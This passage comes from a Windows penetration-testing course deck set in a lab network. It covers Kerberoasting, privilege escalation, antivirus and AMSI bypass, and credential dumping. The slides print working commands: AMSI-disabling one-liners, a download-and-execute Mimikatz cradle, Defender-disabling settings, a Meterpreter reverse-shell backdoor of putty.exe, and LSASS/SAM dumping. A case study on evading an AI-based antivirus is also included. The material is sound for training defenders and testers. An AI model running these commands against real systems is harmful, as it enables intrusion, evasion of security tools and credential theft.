                    F8F6809B9E339F1F7E4AD780AC824855BD5553F31EB1378DC7F1B7CEB8306A46F76815D150275335405239F9F37CACAA3
                    A444644789D9EBD4AEE14B8D3285A4F532086028975DA9F2523CFD1CC0F164B2809E970AFD4DB968A9B6A36D008D6D73
                    35C6CBC14ADA81245F6832779177381F08E37CFD4164783978F43B3D5D8C535C83EFA20525481DB956A822C80C537B1
                    5ADFBAE6234862DD656A6928F2BC33C79433832892A41832FEA82B760B3B9272BEFA07652B4E567BE44A0544305E874A
                    12C817AAC90CE55AEB0B146FF2359AC0D4E10B433AD31C39568CA19D7B7243338ECD61DB543EFAE2612F8F43AC96D99
                    2E6069D70E8EA5984E598E777330FA9C7A46E31A39B8C545316EA2840B94B027F6EBD7C8BC0B866CF97AFF49AA422E0
                    092A80C2AFC26E14B351E681308F2241D58516A01BC718AF03234916442860769C0762939935649D5E04D8E0C7C6CA8A
                    E6199BA2751D886112CDF57052FD942CFAA44C589A3CDFCC70871A1FFD8C712B62B9320D93E6E7156C0BAE61737E12CD
                    181BF4BD1740BE032467C44D8EBFD5508EA019E3164AC429B268697D2FA6ACA8EE778D7D6CB3A5660F9A50C2609426EA
                    073EADD796F82DEB508FC51658ABCF61AC7094C689752C8478C2227D6565E2949226E6E549DF64E26B8585EA37EEC44
                    AA396099113A2B1521F583C3D8D3B0FF178C987D2C098631AAC8A8BBB0BEFCFF63FCFEDB27F7343A7849E017AEDD0948
                    F4319F320DDF574659997BF4A224DFC3EE69976A9245EAAB688BD49D18FB68DB93223D13CA6C9B71F59E8BD92EE42D24
                    57DE9F51FFDB029ED4FEF0C925E7F5A5C5658E5F058D0E13577559D65DB32F7D6462F8C19235270EB3EC2F1D524318E9
                    C788527B8705F821D5EB4B95143459CF1D66E0BD89419366F2048DA5EF2E40F2788968B01B7861310D2910802E182419
                    2DB819A35DF8F2ED7F885
SamAccountName      : svcacc
DistinguishedName  : CN=svcacc,CN=Users,DC=p1um,DC=local
ServicePrincipalName : MSSQLService/mssql01.p1um.local
```

- **Crack offline:** `./hashcat64.bin -m 13100 hash wordlist.txt --rules OneRuleToRuleThemAll`
- Tim Medin's original work @ <https://www.sans.org/summit-archives/file/summit-archive-1493862736.pdf>

# Privilege Escalation: Other Techniques



- A few methods we haven't discussed...

- **Cleartext Passwords** (rough & ready example):

```
Get-ChildItem "C:\\" -recurse -include *.txt, *.ps1, *.vbs,*.bat |  
Select-String -pattern "password" | Group-Object path | select Name
```

```
Name  
----  
C:\Program Files\Windows\Windows Tool\open-source_licenses.txt  
C:\Users\alice\Desktop\REALLY Private Stuff!!.txt  
C:\Users\alice\Downloads\PowerUp.ps1
```

- **Scheduled Tasks:**

- Specific binaries/scripts being called / check permissions

- **Unattended Installation Files:**

- Search for clear text or Base64 encoded passwords
- unattend.xml, unattend.txt, sysprep.xml, sysprep.inf

# Privilege Escalation: **Other Techniques** (contd)

---

## AlwaysInstallElevated:

**HKEY\_LOCAL\_MACHINE**\SOFTWARE\Policies\Microsoft\Windows\Installer

**HKEY\_CURRENT\_USER**\SOFTWARE\Policies\Microsoft\Windows\Installer

## Group Policy Preferences:

- Drives.xml, groups.xml, scheduledtasks.xml, services.xml, datasources.xml
- Search XML files for “cpassword”
- AES key published by Microsoft: <https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>
- MS14-025 ‘fix’ disallows the storage of credentials  
<https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13,-2014>
- Exploits: Get-GPPPassword.ps1 / Metasploit / Scripts / Manual

# Privilege Escalation: **Auditing**



- PowerUp by @harmj0y

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

```
PS C:\Users\alice\Downloads> Import-Module .\PowerUp.ps1
PS C:\Users\alice\Downloads> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...
```

- Windows PrivEsc Check by @pentestmonkey

<https://github.com/pentestmonkey/windows-privesc-check>

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	<a href="#">Windows Service Executables Owned By Untrusted Users</a>
High	Very High	Very High	<a href="#">Untrusted Users Can Modify Windows Service Executables</a>
Very High	High	Very High	<a href="#">Service Can Be Reconfigured By Non-Admin Users</a>
High	Very High	Very High	<a href="#">Insecure Permissions on Program Files</a>
High	Very High	Very Low	<a href="#">User Password Not Required</a>
Medium	Very High	Very High	<a href="#">Delete Permission Granted On Windows Service Executables</a>
Very High	Medium	Very High	<a href="#">Service Permissions Can Be Altered By Non-Admin Users</a>

- Manual analysis!

# PowerUp

---



- A PowerShell script written by @harmj0y to assess a given system for Windows privilege Escalation vulnerabilities
- Now included as part of PowerSploit Framework
- Checks include:
  - Unquoted Service Path
  - DLL hijacking
  - Registry checks
  - Service abuse checks
  - Unattended Install Files
- Initially performs all checks and reports all discovered misconfigurations
- Report includes the “abuse command” required to exploit each detected misconfiguration and escalate privileges
- Quick commands:
  - `powershell.exe -nop -exec bypass`
  - `Import-Module PowerUp.ps1`
  - `Invoke-AllChecks | Out-File output.txt`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.3



## Demo 4.3

# Privilege Escalation

---

- You have low privileged access as plum\bob to 192.168.X.17. Attempt to gain local administrative rights on the host.

Going the extra mile:

- A domain account is vulnerable to the Kerberoasting attack - get the ticket and crack this offline!

# Network status: After Windows PrivEsc

## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18



192.168.X.209



192.168.X.206

# Privilege Escalation: **FAILSAFE**

---

If, for any reason, you have not managed to gain administrative privileges on the host, the following failsafe has been put into place

- Username: **.\default**
- Password: **@dm1n**



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions - john (Password123!)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Hacking Windows


**Antivirus / AMSI  
Bypass Techniques &  
Post Exploitation**



# Post Exploitation: AV Bypass


## Common methods for bypassing Antivirus Products:

- Add an exclusion
- Disable AV Services
- Kill AV Processes
- Run code in memory
- Use script payloads (bat, vbs, ps1) instead of exe
- Take the automated approach:
  - Veil-Evasion: <https://github.com/Veil-Framework/Veil-Evasion>
  - Shellter: <https://www.shellterproject.com/> (supported in Kali)



# Post Exploitation: AV Bypass (Shellter)

## 1. Backdoor the binary



The image shows a file explorer window with a table of files:


Name	Date modified	Type	Size
putty.exe	22/07/2016 12:10	Application	512 KB

Below the file explorer is a terminal window titled "Shellter VI" with the following text:


```
Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): 1
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****
SET LHOST: 192.168.0.3
SET LPORT: 6666
```

## 2. Check it's clean...



## Test with different AV Products



# Post Exploitation: AV Bypass (Shellter)



3. If it doesn't go to plan at first – test with different tools/features/payloads



The screenshot displays a Windows VM environment. At the top, a terminal window shows a process list with columns for PID, Name, Architecture, Session ID, Username, and Path. The process `putty.exe` with PID 1652 is highlighted in red. Below the terminal, a command prompt shows the command `meterpreter > getpid` and the output `current pid: 1652`, also highlighted in red. The bottom part of the screenshot shows the Kaspersky Anti-Virus interface. The 'Scan' window displays 'No running scans' and a list of 'Recent scans'. The most recent scan, performed 'less than a minute ago', shows a green checkmark and the message 'Scan of file "putty.exe" Safe: no threats detected.' This scan entry is highlighted with a red box. Other scans from 4 and 12 minutes ago also show 'Safe: no threats detected.' The task manager shows 'No running scan tasks.' The taskbar at the bottom includes icons for Internet Explorer, File Explorer, and other applications, with the system clock showing 13:18 on 22/07/2016.



## Case Study

# Bypass Cylance AI

---

- Cylance is one of the AI Based AV and protection Software
- Identifies malicious binaries via a trained model dataset
- Researchers were able to tap to binary scoring logic directly
- Researchers found a universal bypass based on an exception
- A specific game was exempted from deep scanning based on strings in binary
- Any binary with similar strings was able to bypass checks

Reference:

<https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>

# Case Study: Cylance Beating the AI



Malware	SHA256	Score Before	Score After
CoinMiner	1915126c27ba8566c624491bd2613215021cc2b28e5e6f3af69e9e994327f3ac	-826	884
Dridex	c94fe7b646b681ac85756b4ce7f85f4745a7b505f1a2215ba8b58375238bad10	-999	996
Emotet	b3be486490acd78ed37b0823d7b9b6361d76f64d26a089ed8fbd42d838f87440	-923	625
Gh0stRAT	eebff21def49af4e85c26523af2ad659125a07a09db50ac06bd3746483c89f9d	-975	998
Kovter	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731	-999	856
Nanobot	267912da0d6a7ad9c04c892020f1e5757edf9c4767d3de22866eb8a550bff81a	971	999
Pushdo	14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280	-999	999
Qakbot	869985182924ca7548289156cb500612a9f171c7e098b04550dbf62ab8f4ebd9	-998	991
Trickbot	954961fd69cbb2bb73157e0a4e5729d8fe967fdf18e4b691e1f76aeadbc40553	-973	774
Zeus	74031ad4c9b8a8757a712e14d120f710281027620f024a564cbea43ecc095696	-997	997

Reference:

<https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Invoke-Mimikatz.ps1

---

- Mimikatz is a very powerful tool, which can perform many tasks such as extracting NTLM hashes from active sessions, dumping plain text passwords from memory, etc.
  - Also includes a number of other advanced functions, such as pass-the-hash, pass-the-tickets, issuing Golden tickets, DC impersonation, and many more!
- Requires as a minimum administrative access on the host
- Mimikatz was originally written in C, however, as a way to avoid detection by AV a PowerShell version of mimikatz was created
  - The entire Mimikatz binary is base64 encoded in the PowerShell script, evading detection by traditional AV by running entirely from memory
- e.g.

```
IEX (New-Object Net.WebClient).DownloadString("<mimikatz  
URL>"); Invoke-Mimikatz -Command privilege::debug; Invoke-  
Mimikatz -DumpCreds;
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Post Exploitation: AMSI

---



*“...AMSI is antimalware vendor agnostic, designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure **allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques...**”*

Reference:

[https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dn889587(v=vs.85).aspx)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Exploitation: **Disable AMSI/AV**

---

- **Requirements:** An elevated shell

Indicates whether to use **real-time protection**

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Indicates whether Windows Defender scans all **downloaded files and attachments**

```
Set-MpPreference -DisableIOAVProtection $true
```

Reference:

<https://technet.microsoft.com/en-us/library/dn433291.aspx>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Post Exploitation: Bypass AMSI

---

- Hmm but what if we need to bypass AMSI to gain privileges?!
- **Use PowerShell version 2:** AMSI isn't supported
  - But on a default Windows 10 installation...

```
PS C:\Windows\system32> powershell.exe -version 2
Version v2.0.50727 of the .NET Framework is not installed and it is required to run version 2 of Windows PowerShell.
```

- **Make use of the NULL character**
  - <http://standa-note.blogspot.co.uk/2018/02/amsi-bypass-with-null-character.html>
- Code manipulation: Change the signature of the script
  - Change script name || remove comments || change function & variable names
  - An excellent write-up using these techniques  
<http://www.blackhillsinfosec.com/?p=5555>
- Using Frida: <https://www.contextis.com/en/blog/amsi-bypass>
- <https://tyranidslair.blogspot.com/2018/06/disabling-amsi-in-jscript-with-one.html>
- <https://twitter.com/PhilipTsukerman/status/1031231444830625793>

# Post Exploitation: Bypass AMSI

---



- **#1 A one-liner from Matt Graeber (@mattifestation)**

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

- **#2 Another one-liner from @mattifestation**

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

- Drop a custom DLL - `amsi.dll` - into the path from where you load your tools (remember those DLL Hijacking slides...)

<https://cn33liz.blogspot.co.uk/2016/05/bypassing-amsi-using-powershell-5-dll.html>

# But this doesn't work in latest updates...



The screenshot shows a Windows 10 desktop. On the left, an Administrator PowerShell window is open, displaying several commands and their outputs. The first command is `winver`, which returns the Windows version. The second command is `Invoke-Mimidogz`, which fails with an error: "The term 'Invoke-Mimidogz' is not recognized as the name of a cmdlet, function, script file, or operable program." The third command is `Invoke-Mimikatz`, which is blocked by antivirus software. The fourth command is a complex PowerShell script that attempts to modify the `amsiutils` assembly and then runs `Invoke-Mimikatz`, which again fails with the same error. On the right, an "About Windows" dialog box is open, showing the Windows 10 logo and version information: "Microsoft Windows, Version 1903 (OS Build 18362.30), © 2019 Microsoft Corporation. All rights reserved." The dialog box also contains a license notice and an "OK" button.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> winver
PS C:\Windows\system32> Invoke-Mimidogz
Invoke-Mimidogz : The term 'Invoke-Mimidogz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ Invoke-Mimidogz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimidogz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonP
ublic,Static').SetValue($null,$true);
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.Am+siUtils').GetField('amsiI'+nitFailed'
,'NonPublic,Static').SetValue($null,$true);
PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.Am+siUtils').GetField('amsiI'+nitFailed'
,'NonPublic,Static').SetValue($null,$true);Invoke-Mimikatz
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:140
+ ... 'nitFailed','NonPublic,Static').SetValue($null,$true);Invoke-Mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
```

;) OOOH YES  
IT DOES :)

About Windows

Windows 10

Microsoft Windows  
Version 1903 (OS Build 18362.30)  
© 2019 Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the [Microsoft Software License Terms](#) to:  
Windows User

OK

# Obfuscated Mimikatz - WinPwn



- Obfuscation is an effective method to bypass signature-based threat detection mechanisms
- PowerShell code can be obfuscated manually or using open-source tools like Invoke-Obfuscation
- Automated windows exploitation tools like WinPwn also support obfuscating a Mimikatz code and reflectively loading it into memory

```
Creating/Checking Log Folders in C:\Users\bob\Desktop directory:
===== WinPwn =====
1. Execute Inveigh - ADIDNS/LLMNR/mDNS/NBNS spoofer!
2. Local recon menu!
3. Domain recon menu!
4. Local privilege escalation check menu!
5. Get SYSTEM using Windows vulnerabilities!
6. Bypass UAC!
7. Get a SYSTEM Shell!
8. Kerberoasting!
9. Loot local Credentials!
10. Create an ADIDNS node or remove it!
11. Sessiongopher!
12. Kill the event log services for stealth!
13. PowerSharpPack menu!
14. Load custom C# Binaries from a webserver to Memory and execute them!
15. DomainPasswordSpray Attacks!
16. Reflectively load Mimikatz into memory!
17. Exit.
===== WinPwn =====
Please choose wisely, master:: 16

.00000.   QHkYGcQY 2.2.0 (x64) #19041 Jul  4 2020 17:55:05
.00 - 00.   "o87LfBKR4NmIs'Amour" - (TwdpG)
## \ \ ## /*** IG5XZpdp tQdKj `hWsbo81c8J' ( 6021eeU3X4We2g350MSJwj2 )
## \ \ ## > http://blog.hWsbo81c8J.com/QHkYGcQY
'00 - 00'   VvSTrV7uPFk0P1y ( yjH1DIFhjjTV6W8EAS2iJpvx )
'00000'    > http://IRolp9FMuJn6wW / http://jCFwNEEU8UHdkQrZ   ***/
```



Hacking Windows

## Techniques to Extract Credentials

```
#####  
## ^ ##  
## / \ ##  
## \ / ##  
'## v ##'  
'#####'
```

# Post Exploitation: **Exfiltration of Credentials**

---



On a Windows host there are a number interesting targets:

- Security Accounts Manager (SAM)
- Cached Domain Credentials
- Local Security Authority Secrets (LSA Secrets)
- Active Logons

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Security Accounts Manager (SAM)

---

## What/Where/Who is SAM?

- SAM is located at: `%SystemRoot%\System32\config\SAM`
- On a DC; Active Directory data is stored at: `%SystemRoot%\NTDS\ntds.dit`

## Exfiltration:

- Using built-in tools: `reg save HKLM\SAM SAM_SAVE`
- Metasploit: Meterpreter has the ability to extract hashes via the `hashdump` command
- PowerShell:
  - Nishang: `Get-PassHashes`
  - Empire: `Invoke-PowerDump`
- A number of alternative tools are also available (`samdump`, `pwdumpx`, `pwdump`, `fgdump`, `gsecdump`)

## Remember; the hash will be in the format:

`USERNAME:RID:LM:NTLM:::`

`Administrator:500:aad3b435b51404eeaad3b435b51404ee:99551acff8834268e489bb3054af94fd:::`

# Cached domain credentials

---

- Cached Domain Credentials are the **ONLY** password hashes in Windows to be salted
- The salt is the username
- Cached Domain Credentials are encrypted with the **LSA secret NL\$KM**, so we'll need to extract this value and decrypt the credentials before we can then attack these hashes



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Local Security Authority (LSA) Secrets

---



- **LSA secrets is protected storage and may include sensitive data such as:**
  - Passwords for services configured to run under the context of a user account
  - Passwords configured for scheduled tasks
  - and a lot more...
- **PowerShell (32-bit payload):**
  - **Enable-TSDuplicateToken** originally by Truesec (also included within Nishang as Enable-DuplicateToken) is needed to duplicate the access token of LSASS
  - **Get-LSASecret** (within Nishang) can then be used to gather the secrets
- **Mimikatz:**
  - `privilege::debug & token::elevate`
  - `lsadump::secrets`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Active Logons



- Certain Windows services/process store the credentials of logged-on users in memory in an encrypted way (OS dependant)\*
- These can be decrypted, and the “clear-text” passwords of active logged-on users can be obtained
- >= Windows 8.1/2k12r2 by default don't store clear text credentials in LSA memory by default (detailed overview of OS behaviour @ <https://www.slideshare.net/camsec/cleartext-and-ptth-still-alive>)
- If we have administrative access to a target system, we can force a change and await the user to re-enter their credentials



Reference:

<https://blogs.technet.microsoft.com/kfalde/2014/11/01/kb2871997-and-wdigest-part-1/>

# Dumping the LSASS file - Offline Cracking

---

- In many scenarios, Mimikatz and similar tools get caught by endpoint protection software, antivirus, AMSI, etc.
- In such cases, it is possible to dump the **LSASS process** in the **.dmp** format and analyze it offline.
- **Pypkatz, Mimikatz**, etc can be used to extract data from the lsass .dmp file.
- Few of the methods are using **procdump, task manager, rundll32**, dumping SAM, system and security file from registry, etc.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Procdump

---

- Part of Microsoft Sysinternals toolkit
- Used to dump any given process
- Generally, not prevented by AMSI or any other AV. This activity can be detected

```
C:\Users\bob\Downloads\procdump>procdump64.exe -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[09:38:38] Dump 1 initiated: C:\Users\bob\Downloads\procdump\lsass.dmp
[09:38:38] Dump 1 writing: Estimated dump file size is 41 MB.
[09:38:38] Dump 1 complete: 41 MB written in 0.7 seconds
[09:38:39] Dump count reached.
```



NotSoSecure part of




© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Task Manager



- One of the simplest methods
- One can directly dump the process from the Processes tab in Task Manager



# Comsvcs.dll method

- Another native tools to dump the **LSASS** process.
